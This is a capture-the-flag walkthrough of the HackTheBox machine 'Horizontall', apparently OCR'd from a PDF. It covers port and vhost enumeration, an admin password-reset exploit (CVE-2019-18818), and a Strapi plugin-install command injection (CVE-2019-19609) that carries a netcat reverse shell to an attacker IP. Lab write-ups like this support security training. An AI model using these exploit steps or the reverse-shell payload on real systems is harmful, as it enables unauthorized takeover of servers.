

HackTheBox : Horizontall (Linux)





Tools used : Nmap, Gobuster, FFUF,

1.Search any open ports using nmap.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -A  10.129.196.158
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-01 15:11 EDT
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 94.46% done; ETC: 15:11 (0:00:01 remaining)
Nmap scan report for 10.129.196.158
Host is up (0.19s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.92 seconds
```





File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: /
GNU nano 5.4 /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
10.129.196.158 horizontall.htb
The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters



horizontall - Mozilla Firefox
horizontall
horizontall.htb
Horizontall
Build website using HT
It's crafted with the latest trend of design & coded with all modern approaches. It's a robust & multi-dimensional usable template.
Read more
Play video


```
┌──(kali㉿kali)-[~]
└─$ gobuster vhost -u http://horizontall.htb  -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 --threads 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://horizontall.htb
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/09/01 16:13:48 Starting gobuster in VHOST enumeration mode
===============================================================
Found: api-prod.horizontall.htb (Status: 200) [Size: 413]

===============================================================
2021/09/01 16:21:12 Finished
===============================================================
```

```
  GNU nano 5.4                                    /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.129.196.158 horizontall.htb
10.129.196.158 api-prod.horizontall.htb


# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```





```
┌──(kali㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://api-prod.horizontall.htb/FUZZ

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://api-prod.horizontall.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

admin                   [Status: 200, Size: 854, Words: 98, Lines: 17]
Admin                   [Status: 200, Size: 854, Words: 98, Lines: 17]
users                   [Status: 403, Size: 60, Words: 1, Lines: 1]
reviews                 [Status: 200, Size: 507, Words: 21, Lines: 1]
.                       [Status: 200, Size: 413, Words: 76, Lines: 20]
ADMIN                   [Status: 200, Size: 854, Words: 98, Lines: 17]
Users                   [Status: 403, Size: 60, Words: 1, Lines: 1]
Reviews                 [Status: 200, Size: 507, Words: 21, Lines: 1]
:: Progress: [16322/43003] :: Job [1/1] :: 204 req/sec :: Duration: [0:01:25] :: Errors: 0 ::
```







[Exploiting friends with CVE-2019-18818 – thatsn0tmysite (wordpress.com)]





```
[htb-jodunk@htb-zcirlwfy7f]-[~]
└─$python3 reset.py
Usage: reset.py <admin_email> <url> <new_password>
└─$python3 reset.py admin@horizontall.htb http://api-prod.horizontall.ht
b admin
[*] Detected version(GET /admin/strapiVersion): 3.0.0-beta.17.4
[*] Sending password reset request...
[*] Setting new password...
[*] Response:
b'{"jwt":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1
ZSwiaWF0IjoxNjMwNjA3NjMxLCJleHAiOjE2MzMxOTk2MzF9.Q9IDGa946Ofcj0b7wF8IA1Cm4U
iaZC4_-saPfGw7T_M","user":{"id":3,"username":"admin","email":"admin@horizon
tall.htb","blocked":null}}'
```





[Strapi Framework Vulnerable to Remote Code Execution (CVE-2019-19609) :: { bit.therapy } (bittherapy.net)]

```
┌──(kali㉿kali)-[~]
└─$ curl -i -s -k -X $'POST' -H $'Host: api-prod.horizontall.htb' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwNjA3NjMxLCJleHAiOjE2MzMxOTk2MzF9.Q9IDGa946Ofcj0b7wF8IA1Cm4
UiaZC4_-saPfGw7T_M' -H $'Content-Type: application/json' -H $'Origin: http://localhost:1337' -H $'Content-Length: 12
3' -H $'Connection: close' --data $'{\"plugin\":\"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2
>&1|nc 10.10.14.93 6666 >/tmp/f)\",\"port\":\"80\"}' $'http://spi-prod.horizontall.htb/admin/plugins/install'

┌──(kali㉿kali)-[~]
└─$ curl -i -s -k -X $'POST' -H $'Host: api-prod.horizontall.htb' -H $'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR
5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjMwNjA3NjMxLCJleHAiOjE2MzMxOTk2MzF9.Q9IDGa946Ofcj0b7wF8IA1Cm4
UiaZC4_-saPfGw7T_M' -H $'Content-Type: application/json' -H $'Origin: http://localhost:1337' -H $'Content-Length: 12
3' -H $'Connection: close' --data $'{\"plugin\":\"documentation && $(rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2
>&1|nc 10.10.14.93 6666 >/tmp/f)\",\"port\":\"80\"}' $'http://spi-prod.horizontall.htb/admin/plugins/install'

